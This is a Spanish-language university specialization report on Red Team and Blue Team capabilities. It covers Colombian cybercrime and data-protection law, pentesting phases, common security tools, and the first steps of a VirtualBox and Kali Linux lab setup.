Capacidades Técnicas, Legales y de Gestión para Equipos Blue Team y Red Team

Jair Enrique Alonso Machado

Asesor

Luis Fernando Zambrano

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología E Ingeniería – ECBTI

Especialización en Seguridad Informática

Mayo de 2025

Dedicatoria

Dedico este trabajo a Dios, por darme la fortaleza y sabiduría para culminar este importante proceso académico.

A mi familia, pilar fundamental en cada paso de mi vida, por su amor incondicional, apoyo constante y por creer en mí incluso cuando yo dudé.

A todos los profesionales y estudiantes comprometidos con la seguridad informática, quienes día a día enfrentan los retos de proteger la información en un mundo cada vez más digitalizado. Y especialmente a la Universidad Nacional Abierta y a Distancia UNAD, por brindarme las herramientas y el conocimiento necesarios para fortalecer mis capacidades en ciberseguridad, en especial en el semanario de equipos Red Team y Blue Team, pilares fundamentales para la defensa y protección de los sistemas informáticos.

Resumen

El presente trabajo profundiza en las competencias tecnológicas, normativas y administrativas requeridas para la creación y operación de los grupos de trabajo estratégicos en defensa y ataque en entornos de seguridad digital, comúnmente referidos como Red Team y Blue Team en el contexto de la seguridad informática organizacional. Se realiza un estudio exhaustivo de la normativa colombiana actual relacionada con los crímenes cibernéticos y la seguridad de la información personal, abordando normativas clave como la Ley 1273 de 2009, la Ley 1581 de 2012 y el Decreto 333 de 2022, que conforman la base normativa destinada a la protección de la información y la respuesta ante incidentes cibernéticos. Asimismo, se describen las metodologías y fases de las pruebas de penetración (pentesting), incluyendo los enfoques de caja blanca, negra y gris, y se examinan herramientas ampliamente utilizadas como Metasploit, Nmap, OpenVAS y Cobalt Strike. A través del desarrollo de escenarios prácticos, se simulan ataques y defensas que evidencian la importancia de la colaboración entre los equipos Red Team encargados de identificar vulnerabilidades mediante técnicas ofensivas y Blue Team responsables de la defensa, detección y contención ante amenazas.

Se destaca además la importancia de una actuación ética y legal, la documentación de incidentes, la mejora continua de las estrategias de ciberseguridad, y la necesidad de adoptar controles técnicos y administrativos eficaces. Finalmente, se plantean recomendaciones con el fin de reforzar la protección informática organizacional mediante la gestión proactiva de vulnerabilidades, la capacitación constante del talento humano y el cumplimiento normativo, factores esenciales para enfrentar los desafíos actuales en el ámbito digital.

***Palabras clave*:** Blue Team, Ciberseguridad, Legislación Colombiana, Red Team, Pentesting.

Abstract

This paper delves into the technological, regulatory, and administrative competencies required for the creation and operation of strategic defense and attack working groups in digital security environments, commonly referred to as Red Teams and Blue Teams in the context of organizational cybersecurity. It conducts a comprehensive study of current Colombian regulations related to cybercrime and personal information security, addressing key regulations such as Law 1273 of 2009, Law 1581 of 2012, and Decree 333 of 2022, which constitute the regulatory framework for information protection and cyber incident response.

It also describes the methodologies and phases of penetration testing (pentesting), including white-box, black-box, and gray-box approaches, and examines widely used tools such as Metasploit, Nmap, OpenVAS, and Cobalt Strike. Through the development of practical scenarios, attacks and defenses are simulated, highlighting the importance of collaboration between the Red Team, responsible for identifying vulnerabilities using offensive techniques, and the Blue Team, responsible for defense, detection, and containment of threats.

The importance of ethical and legal conduct, incident documentation, continuous improvement of cybersecurity strategies, and the need to adopt effective technical and administrative controls are also highlighted. Finally, recommendations are made to strengthen organizational cybersecurity protection through proactive vulnerability management, ongoing training of human talent, and regulatory compliance all essential factors for addressing current challenges in the digital world.

Keywords: Blue Team, Colombian legislation, Cybersecurity, Pentesting, Red Team.

Tabla de contenido

Lista de Tablas

Lista de Figuras

Glosario

Activo informático: Se refiere a cualquier elemento, dispositivo o dato presente en el entorno tecnológico que respalda procesos relacionados con la producción de información.

Acuerdo de Confidencialidad: Es un convenio legal mediante el cual las partes involucradas se obligan a mantener en reserva la información confidencial que se les ha entregado.

Amenaza: Es toda actividad que aprovecha una debilidad con la intención de afectar la integridad de un sistema informático, lo cual puede ocasionar impactos adversos en sus elementos.

Blue Team: Es el equipo de especialistas en ciberseguridad responsable de resguardar a una entidad ante eventuales amenazas o agresiones digitales, actuando de forma proactiva para prevenir, detectar y mitigar amenazas.

Ciberataque: Es una acción maliciosa que puede ser llevada a cabo por grupos altamente especializados de hackers, en ocasiones respaldados por gobiernos. Su propósito fundamental es aprovechar fallos desconocidos en el software para conseguir acceso indebido, sustraer datos confidenciales y perjudicar infraestructuras esenciales.

Ciberseguridad: Hace referencia al conjunto de procedimientos, estrategias y procesos diseñados para proteger a los usuarios y sus datos cuando intercambian información a través de sistemas informáticos y redes, garantizando la integridad, confidencialidad y disponibilidad de la información en Internet.

Copnia: Es el organismo nacional de ingeniería encargado de supervisar, regular, inspeccionar y garantizar el adecuado ejercicio de la ingeniería en Colombia. Mediante esta entidad se gestiona la expedición de la tarjeta profesional de ingeniero y se promueve el código de ética que los profesionales deben acatar.

Ética Profesional: Conjunto de principios, valores y conductas apropiadas que deben guiar el actuar de los especialistas en el desempeño de sus labores.

Exploit: Se refiere a la acción mediante la cual se ejecuta un método o técnica para atacar un sistema, aprovechando errores o vulnerabilidades detectadas con el propósito de conseguir ingreso indebido.

Hardening: También conocido como endurecimiento informático, es el proceso mediante el cual se minimizan las vulnerabilidades de un sistema. Esto se logra aplicando una serie de medidas de seguridad diseñadas para fortalecer la infraestructura tecnológica y así estar mejor preparados frente a posibles ciberataques.

Intrusión: Es la entrada o acceso indebido y sin autorización a sistemas informáticos, redes, dispositivos o información, realizado por personas o entidades que no cuentan con permiso para hacerlo

Payload: Es el componente de un ataque cibernético o de un software malicioso (como virus, troyanos o malware) encargado de ejecutar una conducta perjudicial particular después de que el sistema afectado ha sido comprometido o comprometido.

Red Team: Se trata de un servicio especializado en protección cuyo ámbito es significativamente más extenso y detallado en comparación con una prueba de penetración tradicional. Este tipo de evaluación no suele tener restricciones estrictas de tiempo, infraestructura o aplicaciones a analizar.

Vulnerabilidad: Es una falla o punto débil presente en un sistema computacional, red, programa, equipo o ajuste, que puede ser explotada por un atacante para comprometer la protección del sistema afectado.

Introducción

La protección de los activos digitales ha pasado a ser un tema prioritario indispensable para las instituciones contemporáneas, que deben enfrentar un entorno de amenazas cibernéticas cada vez más complejo y cambiante. En este escenario, la especialización y la coordinación entre los equipos Red Team y Blue Team constituyen una estrategia clave para anticipar, identificar y reaccionar de manera efectiva ante incidentes de seguridad informática.

Este estudio examina en profundidad las habilidades técnicas, legales y de gestión indispensables para la creación y el funcionamiento de estos equipos estratégicos, cubriendo desde el marco legal colombiano incluyendo normativas sobre delitos informáticos y protección de datos personales hasta la implementación práctica de metodologías de pruebas de penetración, abarcando los distintos tipos de pruebas, las fases del proceso y el uso de herramientas especializadas como Metasploit, Nmap y OpenVAS. Se presentan análisis de casos reales de ataques y defensas, explicando la planificación, ejecución, documentación y respuesta técnica frente a situaciones críticas.

Además, se subraya la relevancia de actuar con ética y conforme a la ley, manteniendo la confidencialidad y la responsabilidad profesional, sustentándose en códigos éticos y acuerdos de confidencialidad. El documento propone también recomendaciones para reforzar la seguridad dentro de las organizaciones, tales como la actualización constante de sistemas, la segmentación de redes, la implementación de controles de acceso, el monitoreo continuo y la capacitación permanente del personal.

Justificación

El rápido desarrollo tecnológico y la creciente dependencia de los sistemas informáticos han aumentado la vulnerabilidad de las organizaciones frente a amenazas cibernéticas cada vez más avanzadas y complejas. En este escenario, la protección de la información y la garantía de la continuidad de los procesos críticos demandan no solo tecnologías robustas, sino también equipos humanos capacitados y organizados de manera estratégica. La formación de los equipos Red Team y Blue Team surge como una solución para que las organizaciones puedan anticipar, detectar y reducir riesgos mediante la simulación de ataques reales y la implementación de defensas efectivas.

Este estudio resulta relevante porque integra el análisis de las habilidades tecnológicas, normativas y administrativas requeridas para la operación de estos equipos, además de incluir la aplicación de metodologías de pruebas de penetración, el empleo de recursos técnicos especializados y la gestión de incidentes de seguridad. También se fundamenta en el marco regulatorio colombiano, abordando las leyes y decretos principales con el propósito de salvaguardar los datos personales y prevenir los delitos digitales, garantizando así que las prácticas recomendadas sean éticas y cumplan con la legalidad.

La importancia del trabajo radica, igualmente, en la incorporación de escenarios prácticos que permiten comprender la dinámica real entre los equipos Red Team y Blue Team, y en la presentación de recomendaciones orientadas a reforzar la posición de protección de las entidades. Por último, se fomenta una cultura de mejora continua, capacitación permanente y colaboración interdisciplinaria, elementos indispensables para afrontar los desafíos actuales y venideros en el ámbito de la seguridad informática.

Objetivos

Objetivo General

Analizar las competencias tecnológicas, normativas y administrativas necesarias para la creación y funcionamiento eficiente de los equipos Red Team y Blue Team en el contexto de la ciberseguridad, de acuerdo con la legislación colombiana y las buenas prácticas actuales.

Objetivos Específicos

Reconocer el marco normativo colombiano actual en materia de crímenes informáticos y resguardo de datos personales, aplicable al accionar de los equipos Red Team y Blue Team.

Describir las metodologías, fases y tipos de técnicas de penetración implementadas por los equipos Red Team con el propósito de examinar la solidez de la infraestructura digital.

Analizar las principales herramientas de ciberseguridad empleadas tanto en actividades ofensivas como defensivas dentro de los equipos Red Team y Blue Team.

Evaluar la importancia de la actuación ética, la confidencialidad y el cumplimiento normativo en el desarrollo de pruebas y respuestas a incidentes de seguridad.

Desarrollo del Informe

Etapa 1 - Conceptos Equipos de Seguridad

Delitos Informáticos y Protección de Datos Personales

En Colombia, la normativa en torno a delitos digitales y la salvaguarda de datos sensibles ha avanzado significativamente, adaptándose a los desafíos del entorno digital. Para ello, se han promulgado diversas leyes y decretos que buscan proteger la información, prevenir delitos informáticos y garantizar los derechos de los ciudadanos en cuanto a privacidad y manejo de datos (Remolina-Angarita, 2021).

Legislación Vigente en Delitos Informáticos

Las leyes informáticas que rigen en Colombia son:

La Ley 1273 de 2009 modifica el Código Penal colombiano para penalizar los delitos informáticos, tales como el ingreso indebido a sistemas, la interceptación de comunicaciones, la alteración de datos y la utilización de programas maliciosos, imponiendo sanciones que pueden alcanzar hasta 10 años de prisión y multas económicas, además de penalizar la vulneración de datos personales (Congreso de Colombia, 2009). Por su parte, la Ley 1341 de 2009 establece las disposiciones para la gestión y evolución de las tecnologías de la información y las comunicaciones (TIC) en Colombia, garantizando el acceso equitativo a Internet, promoviendo su masificación con seguridad digital, estableciendo principios para garantizar la confidencialidad de la información personal y la defensa frente a amenazas digitales, así como modernizando el sector de telecomunicaciones (Congreso de Colombia, 2009). La Ley 1928 de 2019 adopta el Convenio de Budapest, adaptando la legislación nacional a estándares internacionales para facilitar la cooperación judicial y policial entre países en la investigación de ciberdelitos y permitiendo la colaboración con organismos internacionales para combatir la

cibercriminalidad (Congreso de Colombia, 2019). Finalmente, el Decreto 333 de 2022 establece la Estrategia Nacional de Ciberseguridad, definiendo estrategias para proteger la infraestructura digital nacional, fomentando la cooperación público-privada para gestionar amenazas cibernéticas y reforzando la capacidad estatal con el fin de gestionar incidentes relacionados con ciberseguridad (Presidencia de la República de Colombia, 2022).

Legislación sobre Protección de Datos Personales

La Ley 1581 de 2012 define el marco jurídico fundamental para el resguardo de los datos personales en Colombia, regulando su tratamiento por entidades públicas y privadas, y definiendo principios como legalidad, transparencia, confidencialidad y seguridad, además de conceder a los ciudadanos facultades sobre su información personal, como actualización, rectificación y eliminación, bajo la supervisión de la Superintendencia de Industria y Comercio (SIC) (Congreso de Colombia, 2012). Complementariamente, el Decreto 1377 de 2013 reglamenta la aplicación de esta ley, definiendo el procedimiento para conseguir el consentimiento de las personas dueñas de la información, regulando la organización y el manejo de los sistemas de almacenamiento de datos por parte de las organizaciones, y estableciendo directrices para la transferencia internacional de datos personales (Presidencia de la República de Colombia, 2013).

Pruebas de Penetración o Pentesting

Las pruebas de penetración, conocidas como pentesting, consisten en procedimientos estructurados que analizan la protección de un sistema, red o aplicación a través de la reproducción controlada de un ataque auténtico. Su propósito es detectar posibles fallas de seguridad que podrían ser aprovechadas por atacantes maliciosos, desarrollándose a través de etapas claramente definidas (Acosta, 2023).

Tipos de Pruebas de Penetración o Pentesting

Pentesting de Caja Blanca

En esta modalidad, el especialista o pentester lleva a cabo un análisis minucioso y completo de toda la infraestructura tecnológica, ya que cuenta con acceso total a la información relacionada con la seguridad de la organización (Hernández, 2022).

Pentesting de Caja Negra

En esta situación, el pentester opera sin contar con información previa sobre la entidad, adoptando el enfoque de un atacante cibernético con la finalidad de detectar fallos o puntos débiles en el sistema.

Pentesting de Caja Gris

En este escenario, el pentester no dispone de datos concretos sobre la información o los dispositivos que serán evaluados, lo cual requiere un mayor compromiso de tiempo y recursos para identificar el objetivo y exponer las posibles vulnerabilidades (Martínez, 2024).

A continuación, se describen las etapas del pentesting y se ejemplifican con herramientas comunes utilizadas en cada fase.

Fases de Pentesting

Planificación y Reconocimiento

Esta etapa inicial consiste en definir el alcance del pentesting y recopilar información sobre el objetivo, con el fin de comprender el entorno y las posibles superficies de ataque (Reddy, P. A., & Chittoor, R., 2021).

Herramienta Ejemplo: Nmap, ampliamente usada para escanear redes, permite identificar hosts activos, servicios, sistemas operativos y puertos abiertos.

Escaneo

En esta fase, se emplea la información recolectada para detectar vulnerabilidades específicas en los sistemas, utilizando técnicas como el escaneo de puertos y la evaluación de configuraciones (OpenVAS, 2020).

Herramienta Ejemplo: OpenVAS es un escáner de vulnerabilidades avanzado que proporciona análisis detallados sobre los sistemas examinados y las brechas de seguridad encontradas

Explotación

Durante esta etapa, se busca explotar las debilidades detectadas para ingresar o comprometer el sistema, con el propósito de medir el riesgo efectivo. La meta es comprobar si un atacante lograría acceder sin autorización a los sistemas o a la información (Metasploit, 2022).

Herramienta Ejemplo: Metasploit es una plataforma que permite automatizar y ejecutar ataques de prueba, facilitando la explotación de vulnerabilidades conocidas y demostrando cómo podrían ser aprovechadas

Post-Explotación

Tras explotar un sistema, se recopila información adicional del entorno, como datos sensibles, y se analiza el recorrido del ataque. También se evalúa el nivel de acceso logrado y se intenta establecer persistencia en el sistema comprometido (Cobalt Strike, 2021).

Herramienta Ejemplo: Cobalt Strike permite simular ataques persistentes avanzados, ayudando a evaluar cómo actuaría un atacante una vez dentro de la red.

Informe

La fase final del pentesting consiste en elaborar un informe que resuma los hallazgos, las metodologías utilizadas y las recomendaciones para mitigar las vulnerabilidades detectadas. Este

documento es esencial para que la organización implemente acciones correctivas (Dradis, 2019).

Herramienta Ejemplo: Dradis es una herramienta colaborativa para pentesters que permite generar informes estructurados basados en los resultados de las pruebas, facilitando la documentación y presentación de los hallazgos.

Herramientas de Ciberseguridad y Servicios en Línea

En el mundo de la ciberseguridad, existen diversas herramientas que ayudan a identificar, analizar y mitigar vulnerabilidades en sistemas informáticos. A continuación, se explican algunas de las más importantes:

Herramientas de Ciberseguridad

Metasploit

Metasploit es un framework avanzado utilizado en pruebas de penetración diseñadas para recrear ataques cibernéticos y analizar la protección de los sistemas. Ofrece una extensa base de datos de exploits, payloads y módulos auxiliares que permiten detectar y explotar vulnerabilidades en redes, servidores y aplicaciones (Kennedy et al., 2011).

Nmap

Nmap (Network Mapper) es una herramienta para explorar redes que facilita la identificación de dispositivos conectados, identificar puertos abiertos y analizar los servicios activos en un sistema. Se emplea comúnmente en auditorías de seguridad y administración de redes, ya que ofrece información detallada sobre la estructura y configuración de una infraestructura tecnológica (Lyon, 2009).

OpenVAS

OpenVAS (Sistema Abierto de Evaluación de Vulnerabilidades) es una herramienta de código abierto diseñada para escanear redes y localizar vulnerabilidades, servidores y

dispositivos. Posee una base de datos en constante actualización sobre amenazas emergentes, lo que la hace esencial para analizar la seguridad de los sistemas y aplicar medidas preventivas y correctivas anticipadas (Greenbone Networks, 2023).

Servicios en Línea

ExploitDB

ExploitDB (Exploit Database) es un repositorio en línea que reúne exploits públicos, fragmentos de código diseñados para aprovechar vulnerabilidades en software y sistemas operativos. Su propósito es ofrecer información a investigadores y profesionales de ciberseguridad para entender el funcionamiento de los ataques y adoptar medidas preventivas (Offensive Security, 2023).


CVE (Common Vulnerabilities and Exposures)

CVE consiste en una base de datos pública que reúne vulnerabilidades de seguridad encontradas en software y hardware, asignando a cada una un identificador único para su seguimiento y referencia (por ejemplo, CVE-2024-12345) que facilita su rastreo y mitigación (MITRE, 2023).

Banco de Trabajo Anexo 1 – Escenario 1

A. Descargar la herramienta virtualizadora “VirtualBox” en su última versión


Figura 1. Acceso a Página Oficial de VirtualBox.



Fuente: Elaboración Propia.

La Figura 1 muestra la página oficial de VirtualBox. En esta captura se puede observar la interfaz web del sitio oficial de Oracle VirtualBox.


Figura 2. Descarga de VirtualBox.



Fuente: Elaboración Propia

La Figura 2 muestra la descarga de VirtualBox. Esta imagen captura el proceso de descarga del instalador de VirtualBox.

Figura 3. Instalación de VirtualBox.



Fuente: Elaboración Propia

La Figura 3 muestra la instalación de VirtualBox. Esta captura muestra una de las ventanas del asistente de instalación de VirtualBox.


Figura 4. Versión del VirtualBox Instalado.

Fuente: Elaboración Propia

La Figura 4 muestra la versión de VirtualBox instalado.

B. Montaje del Banco de Trabajo, las Imágenes en Formato. OVA


Figura 5. Descarga de imagen ISO Kali Linux.



Fuente: Elaboración Propia

La Figura 5 muestra la descarga de imagen ISO Kali Linux.


Figura 6. Montaje de ISO Kali Linux en VirtualBox.



Fuente: Elaboración Propia

La Figura 6 muestra el montaje de ISO Kali Linux en VirtualBox, muestra el proceso de configuración inicial para crear una nueva máquina virtual destinada a Kali Linux, donde se selecciona la imagen ISO previamente descargada como medio de instalación.


Figura 7. Máquina Virtual Kali Creada.



Fuente: Elaboración Propia.

La Figura 7 muestra la máquina virtual Kali creada. Esta figura muestra la interfaz principal de VirtualBox con la nueva máquina virtual de Kali Linux ya configurada y lista para ser iniciada.

Figura 8. Montaje de ISO Kali Linux en MV VirtualBox.



Fuente: Elaboración Propia


La Figura 8 detalla el montaje de ISO Kali Linux en VM VirtualBox.

Figura 9. Entorno inicial de Kali Linux.

Fuente: Elaboración Propia

La Figura 9 muestra el entorno inicial de Kali Linux. Esta imagen presenta el escritorio o pantalla de inicio de Kali Linux ya instalado y en funcionamiento, mostrando su interfaz gráfica.


Figura 10. Descarga de la OVA de Windows 7.



Fuente: Elaboración Propia

La Figura 10 documenta la descarga de la OVA de Windows 7. Esta captura muestra el proceso de obtención del archivo OVA (Open Virtualization Archive) que contiene una máquina virtual preconfigurada con Windows 7.

